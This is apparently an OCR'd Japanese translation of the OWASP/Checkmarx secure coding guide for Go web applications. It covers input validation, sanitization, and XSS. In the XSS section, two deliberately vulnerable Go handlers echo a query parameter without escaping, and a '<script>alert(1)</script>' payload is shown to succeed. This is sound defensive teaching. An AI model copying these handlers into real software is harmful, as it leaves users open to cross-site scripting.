
The Go Language Guide

Web Application Secure Coding Practices



https://owasp.org

Table of Contents

はじめに

Go Language - Web Application Secure Coding Practices は、Go 言語を使用してWeb開発をしようとする人のために書かれたガイドです。

本書は、Checkmarx Security Research Team との共著であり、OWASP Secure Coding Practices - Quick Reference Guide v2 (stable) リリースに準拠しています。

本書の主な目的は、「実践的なアプローチ」を通じてよくある間違いを避けられるようになることと同時に、新しいプログラミング言語を学習できるようにすることです。本書は、開発中にどのようなセキュリティ問題が発生しうるかを示しながら、「どのように安全に行うか」について、十分なレベルの詳細を提供しています。

本書の意義

Stack Overflowが毎年行っている開発者調査によると、Goは2年連続で最も愛されているプログラミング言語のトップ5に入っています。その人気の急上昇からも、Goで開発されるアプリケーションはセキュリティを考慮して設計されることが非常に重要となっています。

Checkmarx Research Team は、開発者、セキュリティチーム、そして業界全体に対して、一般的なコーディングエラーについての教育を支援し、ソフトウェア開発プロセスで発生しがちな脆弱性についての認識を高めることに貢献しています。

この本のターゲット読者

Go Secure Coding Practices Guide の主なターゲット読者は、開発者です。 特に、他のプログラミング言語での経験をお持ちの方におすすめです。

また、初めてプログラミングを学ぶ人でGo tourを修了している方にも、本書は非常に参考になります。

何を学べるのか

本書は、OWASP Secure Coding Practices Guideをトピックごとに解説しています。 Go言語を使用した例と推奨事項を通して学習することで、一般的な間違いや落とし穴を避けられるようになります。

本書を読めば、安全なGoアプリケーションの開発に自信が持てることでしょう。

OWASP セキュア・コーディング・プラクティスについて

Secure Coding Practices Quick Reference Guideは、オープンWEBアプリケーションプロジェクト（OWASP）の１つです。このプロジェクトは、『技術スタックにとらわれない一般的なソフトウェアセキュリティコーディングプラクティスを、開発ライフサイクルに組み込むことができるように包括的なチェックリストという形で提供しています。』と宣言されています（出典）。

OWASP自体は、『組織が信頼できるアプリケーションの構想、開発、導入、運用、保守を行うを行えるようにすることを目的としたオープンなコミュニティである。 全てのOWASPのツール、ドキュメント、フォーラム、チャプターはすべて無償で提供され、アプリケーションセキュリティの向上に興味のある者が誰でも利用

可能である。』（出典）と宣言されています。

貢献するには

本書は、いくつかのオープンソースツールを使用して作成されています。 どのようにゼロから作ったか興味がある方は、 貢献するにはをご覧ください。

入力値のバリデーション

Webアプリケーションのセキュリティにおいて、ユーザー入力とその関連データを精査しないことは、セキュリティリスクになります。 このリスクに対して、「入力値のバリデーション」と「入力値のサニタイズ」をによって対処します。これらは、アプリケーションの各階層で、サーバーの役割に応じて実行する必要があります。重要な注意点は、すべてのデータバリデーション手順は、信頼されたシステム（サーバー）上で行わなければならないことです。

OWASP SCP Quick Reference Guideには、 入力バリデーションを行う際に開発者が注意すべき点を16の箇条書きで網羅しています。 InjectionがOWASP Top 10という脆弱性ランキングの1位となっていますが、これは開発者がアプリケーションを開発する際に、入力値に対する配慮を欠いてしまっているからです。

ユーザーとのインタラクションは、現在のウェブアプリケーションパラダイム において重要な開発要件です。ウェブアプリケーションのコンテンツや可能性がますますリッチになるにつれて 、ユーザーとのインタラクションやデータの送信も 増加します。こうしたウェブアプリケーションの進歩の中で、入力バリデーションは重要な役割を果たします。

アプリケーションがユーザーデータを扱う場合、入力データは **デフォルトでは安全でないとみなさなければならず**、適切なセキュリティチェックが行われた後にのみ受け入れられなければいけません。 また、データソースが信頼できるものか、そうでないかを識別する必要があり、信頼されないソースの場合、検証チェックを行わなければいけません。

このセクションでは、テクニックの概要とGo言語のサンプルを通して問題点を説明します。

- バリデーション
    1. ユーザーインタラクション
        - ホワイトリスティング
        - バウンダリーチェック
        - 文字エスケープ
        - 数値バリデーション
    2. ファイルの操作
    3. データソース
        - システム間整合性チェック
        - ハッシュ合計
        - 参照整合性
        - 一意性チェック
        - テーブル・ルックアップ・チェック
- バリデーションの後
    1. 強制措置
        - アドバイザリーアクション
        - 検証作業
- サニタイズ
    1. UTF-8の不正チェック
        - 小文字（<）の変換
        - すべてのタグの削除
        - 改行、タブ、余分な空白の削除
        - オクテットの除去
        - URLリクエストパス

バリデーション

バリデーションとは、ユーザーの入力を一連の条件と照らし合わせてチェックすることです。それによってユーザーが本当に期待通りのデータを入力していることを保証します。

重要: バリデーションが失敗したら、その入力は拒否されなければならない。

これは、セキュリティの観点だけでなく、データの一貫性と完全性という観点からも重要です。データは通常、様々なシステムやアプリケーションで使用されるためです。

本章では、開発者がWebアプリケーションの開発の際に注意するべきことをリストアップします。

ユーザーインタラクティビティ

ユーザーからの入力を許可するアプリケーションのコンポーネントは全て、潜在的なセキュリティリスクとなります。 アプリケーションを侵害しようとする脅威だけではなく、ヒューマンエラーによる誤入力からも問題は起こります。（統計的に。不正なデータが発生する原因の大半は人為的なものであることがほとんどです。） Goでは、このような問題からアプリケーションを保護する方法がいくつかあります。

Goにはネイティブのライブラリにはこのようなエラーを確実に防ぐためのメソッドが含まれています。 文字列を扱う場合、以下のようなパッケージを利用することができます。

例

- `strconv` パッケージは、文字列から他のデータ型への変換を扱います。
  - `Atoi`
  - `ParseBool`
  - `ParseFloat`
  - `ParseInt`
- `strings` パッケージには、文字列とそのプロパティを処理するためのすべての関数が含まれています。
  - `Trim`
  - `ToLower`
  - `ToTitle`
- `regexp` パッケージは正規表現をサポートし、独自のフォーマットを扱えます[1]。
- `utf8` パッケージは、UTF-8テキストをサポートするための関数と定数を実装しています。ルーン文字とバイト列を変換する関数が含まれています。

  UTF-8でエンコードされたルーンのバリデーション

  - `Valid`
  - `ValidRune`
  - `ValidString`

  UTF-8のエンコード

  - `EncodeRune`

  UTF-8のデコード

  - `DecodeLastRune`
  - `DecodeLastRuneInString`
  - `DecodeRune`
  - `DecodeRuneInString`

Note: Go では `Forms` は、 `String` 値の `Map` として扱われます。

その他、データの妥当性を保証するためのテクニックとして、以下のようなものがあります。

- ホワイトリスティング - 可能な限り、ホワイトリスティングによるバリデーションを採用します。バリデーション - ストリップタグを参照してください。
  > 訳者注釈：ホワイトリスティングとはパターンに合致するものだけを許可し、その他全てを拒否する方式のことで、パターンに合致するものだけ拒否するブラックリスティングに比べて固いバリデーションになる傾向があります。
- バウンダリーチェック - データや数値の長さをチェックします。
- 数値バリデーション - 入力が数値である場合にチェックします。
- ヌルバイトのチェック - `(%00)`
  > 訳者注釈：WAF の検査パターンなどを回避するために悪意のある文字列に null 文字が仕込まれることがあります。その文字列がブラウザに出力される時に null 文字が無視されるため攻撃が成功するといったことがあります。3.5.3 @ https://www.ipa.go.jp/files/000017316.pdf
- 文字エスケープ - シングルクオテーションのような特殊文字をチェックします。
- 改行文字のチェック - `%0d, %0a, \r, n`
  > 訳者注釈：特殊文字は文脈によっては機能的な意味を持つことがあるというのが大きな理由です。例えばHTTPヘッダーに改行文字をうまく挿入されたら意図しないものになってしまうでしょう。SQL クエリにシングルクオテーションをうまく挿入されたら SQL インジェクションを引き起こすかもしれません。
- パス変換文字列のチェック - `../` or `\\...`
  > 訳者注釈：意図しないパスのファイルを操作されてしまうかもしれません。3-(i)-b @ https://www.ipa.go.jp/files/000017316.pdf
- 拡張 UTF-8 のチェック - 特殊文字の代替表現をチェックします。
  > 訳者注釈：https://en.wikipedia.org/wiki/Unicode_equivalence

Note: HTTPリクエストヘッダとレスポンスヘッダは、ASCII文字だけで構成されことを確認してください。

Goのセキュリティを扱うサードパーティパッケージが存在します。

- Gorilla - ウェブアプリケーションのセキュリティのために最もよく使われるパッケージの一つです。 `websockets` , `cookie sessions` , `RPC` などをサポートしています。
  > 訳者注釈：gorilla csrf ライブラリについて解説されています。 https://matope.hatenablog.com/entry/2019/06/05/144435
- Form - `url.Values` と値をデコード、エンコードします。 `Array` と `Map` をサポートします。
- Validator - `Struct` と `Field` のバリデーションをします。 `Cross Field` 、 `Cross Struct` 、 `Map` 、 `Slice` 、 `Array` を含みます。

ファイル操作

ファイルを利用する際（ファイルの読み取りまたは書き込み）、それはほとんどの場合がユーザーデータの処理であるため常にバリデーションが行われるべきです。

その他、ファイルチェックとしては、ファイル名による存在確認があります。

更なるファイルに関するテクニックは、ファイル管理に、エラー処理については、エラー処理に記載されています。

> 訳者注釈：ファイルアップロード機能の注意点が書かれています。
> https://blog.flatt.tech/entry/file_upload_security

データソース

信頼できるソースから信頼度の低いソースにデータが渡される場合は、常に完全性 のチェックが必要です。改ざんされておらず意図したデータであることを保証するものです。 その他、データソースのチェックには以下のようなものがあります。

- システム間整合性チェック
- ハッシュ合計
- 参照整合性(Referential integrity)
  > 訳者注釈： システム間整合性チェックは別形式で保存される同じデータの同一性をチェックすること。参照整合性とは RDB で参照関係にある２つのテーブルがあったときに、参照されるテーブルの外部キーに該当する行が一意であること。

Note： 最近のリレーショナル・データベースでは、主キー・フィールの値制約がデータベースの内部メカニズムによってなされていない場合、バリデーションの必要があります。

- 一意性チェック
- テーブル・ルックアップ・チェック

ポストバリデーション

データバリデーションのベストプラクティスによると、入力値バリデーショはあくまでもデータ検証のガイドラインの初歩です。ポストバリデーションもまた実施する必要があります。ポストバリデーションはコンテキストによって異なり、以下の3つのカテゴリに分類されます。

- **エンフォースメント**　アプリケーションとデータの安全性を高めるために、いくつかのタイプの方式が存在します。
  - 提出されたデータが規格に適合しておらず、条件を満たすように修正しなければいけないことをユーザーに通知する方式。
  - ユーザーから送信されたデータを、ユーザーに通知することなくサーバー側で修正する方式。インタラクティブなシステムに最適です。

  Note： 後者は主に見た目の変更に使用されます（例えば機密性の高いユーザーデータの切り捨てなどはデータ消失につながる可能性があります）。
- **アドバイザリー**　変更を強制はしませんがシステムには入力に問題があったことが通知、記録されます。非インタラクティブなシステムに適しています。
- **ベリフィケーション** アドバイザリーアクションの中でも特殊なケースになります。システムはユーザーに検証と修正を依頼します。ユーザーがその提案を受け入れるか判断します。

  簡単に例を説明すると、請求アドレスの入力フォームで、ユーザーの入力に対してシステムが関連する住所を複数提案し、ユーザーがそれを受け入れると住所が補完入力され、受け入れなければ入力がそのまま残るといったシチュエーションです。

---

[1]. 独自の正規表現を書く前に、OWASP Validation Regex Repositoryを見てください。 ↩

サニタイズ

サニタイズとは、送信されたデータを部分的に削除したり、置き換えたりする処理のことです。適切なバリデーションチェックが行われた後にデータの安全性を強化するために行われる追加的なステップです。

サニタイズの代表的な用途は以下の通りです。

比較演算子 `<` をエンティティーに変換する

ネイティブパッケージ `html` には、サニタイズに利用できる関数が 2 つあります。 HTML テキストをエスケープするためのものと、HTML をアンエスケープするためのものです。 関数 `EscapeString()` は、文字列を受け取って、エスケープ処理した文字列を返します。例えば文字列中の `<` が `<` にエスケープされます。

NOTE: この関数は次の5文字のみをエスケープします。`<`、`>`、`&`、`'`、`"`

その他の文字は、手動でエンコードするか、サードパーティライブラリを使う必要があります。 逆に、 `UnescapeString()` という関数はエンティティを文字に変換します。

> 訳者注釈：html タグを含んだ文字列を入力として受け取って保存してしまい、巡り巡ってその文字列がブラウザで出力されるときに、意図しない html の要素や javascript がページに埋め込まれることになり得ます。

すべてのタグを取り除く

`html/template` パッケージには `stripTags()` 関数がありますが、これは プライベート関数なためエクスポートできません。他のネイティブパッケージにはすべてのタグを除去する関数がないのでサードパーティのライブラリを使うか、 `stripTags()` 関連するプライベートなクラスや関数を一緒にをコピーする必要があります。

これを実現するためのサードパーティライブラリには、以下のようなものがあります。

- https://github.com/kennygrant/sanitize
- https://github.com/maxwells/sanitize
- https://github.com/microcosm-cc/bluemonday

改行、タブ、余分な空白を削除する

`text/template` と `html/template` を用いて、 アクションの区切り文字にマイナス記号 `-` を使用することでテンプレートから空白を削除できます。

```
{{- 23}} < {{45 -}}
```

は以下に変換されます

```
23<45
```

NOTE: マイナス記号 `-` がオープニングデリミタ `{{` の直後、またはクロージングデリミタ `}}` の直後に置かれていない場合は通常のマイナス記号 `-` として扱われます。

```
{{ -3 }}
```

は以下に変換されます。

```
-3
```

> 訳者注釈：バリデーションでも補足しましたが、空白文字や改行文字は文脈によって区切り文字などの特殊な扱いを受けてしまうことが対処の理由です。

URLリクエストパス

`net/http` パッケージには、以下のような HTTP リクエストのマルチプレクサがあります。 `ServeMux` です。これは、送られてくるリクエストをパターンマッチすることで、要求されたURLに最も近いハンドラを呼び出します。 さらに URLをサニタイズし、 `.` や `..` 要素を含むリクエスト、またはスラッシュを繰り返すようなURLパターンを、簡潔な同等のURLに変換してリダイレクトします。

簡単なMuxの例を示します。

```
func main() {
  mux := http.NewServeMux()

  rh := http.RedirectHandler("http://yourDomain.org", 307)
  mux.Handle("/login", rh)

  log.Println("Listening...")
  http.ListenAndServe(":3000", mux)
}
```

NOTE: `ServMux` は `CONNECT` リクエストに対してURLリクエストのパスを変更しないことに注意してください。リクエストメソッドを制限しない場合 パストラバーサル脆弱性 にさらされる可能性があるということです。

以下のサードパーティパッケージは、ネイティブの HTTP リクエストマルチプレクサの代替となるものです。継続的にテストされ、メンテナンスされているパッケージを選択してください。

- Gorilla Toolkit - MUX

出力のエンコーディング

出力のエンコーディングは、OWASP SCP Quick Reference Guideのセクションには6つの箇条書きしかありません。しかし 出力のエンコーディングに関する悪い慣行がWebアプリケーション開発に広く浸透しており、その結果インジェクションがトップ1の脆弱性となっております。

ウェブアプリケーションが複雑になればなるほど、データソースが多くなるのが普通です。例えば、ユーザー、データベース、サードパーティーのサービスなどです。 そして収集されたデータは、様々なコンテキストでWebブラウザなどの様々なメディアに出力されます。インジェクションを受けてしまうのはまさにこのタイミングです。

おそらく私たちがこのセクションで提示するセキュリティイシューについては、すでにお聞きになったことがあるものでしょう。 しかし、どのように起こるのか、どのように回避するのか、本当にご存知でしょうか？

XSS - クロスサイトスクリプティング

開発者の多くは、XSSという単語を聞いたことがあっても、実際に悪用しようとしたことはないでしょう。

XSSは、2003年からOWASP Top 10のセキュリティリスクとして取り上げられており、今でもよくある脆弱性の一つです。2013年版では、攻撃ベクトル、セキュリティの弱点、技術的な影響、ビジネスへの影響についてなどかなり詳しく書かれています。

> ユーザーから提供された入力値を利用して値を出力する場合、エスケープ処理と、サーバーサイドでのバリデーションを実施しない場合XSS脆弱性が生じます。(ソース)

Go言語も、他の多目的プログラミング言語と同様に、XSS の脆弱性を突くために必要な条件は全て揃っています。（訳者注釈：比較的安全に対策ができるパッケージであるところの）html/templateのドキュメントは明快であるにもかかわらず。net/httpやioパッケージを使った単純な「hello world」の例がありふれています。これらは実は、XSSの脆弱性を抱えていることがあります。

以下のようなコードがあったとしましょう:


```
package main

import "net/http"
import "io"

func handler (w http.ResponseWriter, r *http.Request) {
    io.WriteString(w, r.URL.Query().Get("param1"))
}

func main () {
    http.HandleFunc("/", handler)
    http.ListenAndServe(":8080", nil)
}
```

このスニペットは、ポート `8080` で待ち受けるHTTPサーバを作成し、起動します (`main()`)。そしてルート (`/`) へのリクエストを処理します。


リクエストを処理する `handler()` 関数は、クエリパラメータ `param1` を待ち受け、レスポンスストリーム (`w`) に書き込みます。

HTTPレスポンスヘッダ `Content-Type` が明示的に指定されていないため、WhatWG specに従う `http.DetectContentType` のデフォルト値が使用されます。

すると、例えば `param1` を "test" とした場合、 `Content-Type` には `text/plain` が指定されたレスポンスが送信されます。




逆にもし `param1` の文字列の最初を "<h1>"、 とすると `Content-Type` は `text/html` が指定されます.



`param1` を任意の HTML タグにすると同様な挙動を示すと思われるかもしれませんが、そうはなりません。`param1` を "<h2>"、"" または"<form>" としても `Content-Type` は `text/html` ではなく `plain/text` になります。

ここで、`param1` を `<script>alert(1)</script>` としてみましょう。

WhatWG specで定義された通り、`Content-Type` HTTPレスポンスヘッダは、`text/html` として送信され、`param1` の値がそのままレンダリングされてしまい、XSS(クロスサイトスクリプティング）が成功します。



この状況についてGoogleに相談したところ、次のように教えてくれました。


> content-typeが自動的に設定されてブラウザで表示的されることは実用上便利であり、意図通りの挙動です。プログラマーが `html/template` を使って適切にエスケープ処理することを期待します。


Googleは、開発者はサニタイズとコードの保護に責任を負うものだと述べています。 私たちはそのことには完全に同意します。**しかし** 、セキュリティが優先される言語で、`Content-Type` のデフォルトとして `text/plain` ではないもので勝手に指定されてしまうことが最善とは言えません。

`text/plain` や text/template パッケージ は、ユーザー入力をサニタイズしないので、XSS を回避することができないということは肝に銘じましょう。

```
package main

import "net/http"
import "text/template"

func handler(w http.ResponseWriter, r *http.Request) {
        param1 := r.URL.Query().Get("param1")

        tmpl := template.New("hello")
        tmpl, _ = tmpl.Parse(`{{define "T"}}{{.}}{{end}}`)
        tmpl.ExecuteTemplate(w, "T", param1)
}

func main() {
        http.HandleFunc("/", handler)
        http.ListenAndServe(":8080", nil)
}
```

`param1` を "<h1>" にすると、`Content-Type` が `text/html` として送信されます。これがXSSの脆弱性の元になるのです。






